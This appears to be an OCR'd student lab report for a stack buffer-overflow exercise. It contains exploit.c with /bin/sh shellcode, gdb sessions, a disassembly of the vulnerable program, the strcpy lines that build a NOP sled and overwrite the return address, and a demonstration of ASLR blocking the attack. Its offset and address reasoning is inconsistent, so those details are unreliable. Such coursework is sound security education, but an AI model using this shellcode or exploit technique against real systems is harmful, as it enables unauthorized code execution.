
2.3.1 Exploiting the Vulnerability

We get a partially completed exploit code called “exploit.c”. The goal of this code is to construct contents for “badfile”. In this code, the shellcode is given to us. We need to develop the rest.




```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

now, we try to run the stack program in the debugging mode



```
ubuntu@bufoverflow:~$ gdb-quiet stack
-su: gdb-quiet: command not found
ubuntu@bufoverflow:~$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...(no debugging symbols found)...done.
(gdb) r
Starting program: /home/ubuntu/stack

Program received signal SIGSEGV, Segmentation fault.
0xf7dcfd76 in fread () from /lib32/libc.so.6
```


we can see this



```
Starting program: /home/ubuntu/stack

Program received signal SIGSEGV, Segmentation fault.
0xf7dcfd76 in fread () from /lib32/libc.so.6
```

so is doesn't know what it is;so there's nothing in memory at 0xf7dvfd76, and if there is, it doesn't belong to this process. It's not allowed, so it gets segmentation fault.

we do a disas main (in the gdb) disassemble main and we can see the code for main



```
(gdb) r
Starting program: /home/ubuntu/stack

Program received signal SIGSEGV, Segmentation fault.
0xf7e0ad76 in fread () from /lib32/libc.so.6
(gdb) disas main
Dump of assembler code for function main:
   0x080484e0 <+0>:     lea    0x4(%esp),%ecx
   0x080484e4 <+4>:     and    $0xfffffff0,%esp
   0x080484e7 <+7>:     pushl  -0x4(%ecx)
   0x080484ea <+10>:    push   %ebp
   0x080484eb <+11>:    mov    %esp,%ebp
   0x080484ed <+13>:    push   %ecx
   0x080484ee <+14>:    sub    $0x3f4,%esp
   0x080484f4 <+20>:    sub    $0x8,%esp
   0x080484f7 <+23>:    push   $0x80485e0
   0x080484fc <+28>:    push   $0x80485e2
   0x08048501 <+33>:    call   0x80483a0 <fopen@plt>
   0x08048506 <+38>:    add    $0x10,%esp
   0x08048509 <+41>:    mov    %eax,-0xc(%ebp)
   0x0804850c <+44>:    pushl  -0xc(%ebp)
   0x0804850f <+47>:    push   $0x3e8
   0x08048514 <+52>:    push   $0x1
   0x08048516 <+54>:    lea    -0x3f4(%ebp),%eax
   0x0804851c <+60>:    push   %eax
   0x0804851d <+61>:    call   0x8048360 <fread@plt>
   0x08048522 <+66>:    add    $0x10,%esp
   0x08048525 <+69>:    sub    $0xc,%esp
   0x08048528 <+72>:    lea    -0x3f4(%ebp),%eax
   0x0804852e <+78>:    push   %eax
---Type <return> to continue, or q <return> to quit---
   0x0804852f <+79>:    call   0x80484bb <bof>
   0x08048534 <+84>:    add    $0x10,%esp
   0x08048537 <+87>:    sub    $0xc,%esp
   0x0804853a <+90>:    push   $0x80485ea
   0x0804853f <+95>:    call   0x8048380 <puts@plt>
   0x08048544 <+100>:   add    $0x10,%esp
   0x08048547 <+103>:   mov    $0x1,%eax
   0x0804854c <+108>:   mov    -0x4(%ebp),%ecx
   0x0804854f <+111>:   leave
   0x08048550 <+112>:   lea    -0x4(%ecx),%esp
   0x08048553 <+115>:   ret
End of assembler dump.
```

now, we found esp in the assembly code. We also see that an attempt has been made here to store the memory address of esp into the register,


%ebp

and viola, we found the memory address of the buffer

after finding the memory address of the buffer, we put a breakpoint there in our debugger called gdb


b *0x080484eb

Now, I know the return address is 60 bytes away from the buffer. So adding 60 in hexadecimal takes me tot he location of the memory that's the location of the return address



```
End of assembler dump.
(gdb) b *0x080484eb
Breakpoint 1 at 0x80484eb
(gdb) r
Starting program: /home/ubuntu/stack

Breakpoint 1, 0x080484eb in main ()
(gdb) i r $esp
esp            0xff96dbb8       0xff96dbb8
```


address has been added at the end of the buffer



```
/*Add your changes to the buffer here */
strcpy(buffer,"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x55\x07\x40\x00");
strcpy(buffer+100,shellcode);
```

The memory address of return has been changed now. Compiled and made to run exploit.c which made the bad file, which in turn is capable to attack the stack program.

2.3.2 Address Randomization



```
ubuntu@bufoverflow:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
ubuntu@bufoverflow:~$ gcc -o stack stack.c
ubuntu@bufoverflow:~$ ./stack
*** stack smashing detected ***: ./stack terminated
/sbin/exec_wrap.sh: line 11:   772 Aborted                 (core dumped) ./stack
ubuntu@bufoverflow:~$ 
```

References

[1] https://en.wikipedia.org/wiki/Data$_buffer$.

[2] https://codefresh.io/docker-tutorial/docker-machine-basics/.

[3] https://www.youtube.com/watch?v=1S0aBV-Waeo.

[4] https://www.oreilly.com/library/view/advanced-infrastructure-penetration/9781788624480 /a4458b97-fabc-4697-962d-ba509d712aa9.xhtml.

[5] https://en.wikipedia.org/wiki/NX$_bit$

[6] https://en.wikipedia.org/wiki/Harvard$_architecture$

[7] https://www.webopedia.com/TERM/V/Von$_Neumann_machine.html$

[8] https://en.wikipedia.org/wiki/Shell$_(computing)$

[9] https://linuxconfig.org/how-to-use-special-permissions-the-setuid-setgid-and-sticky-bits

[10] https://www.geeksforgeeks.org/introduction-of-system-call/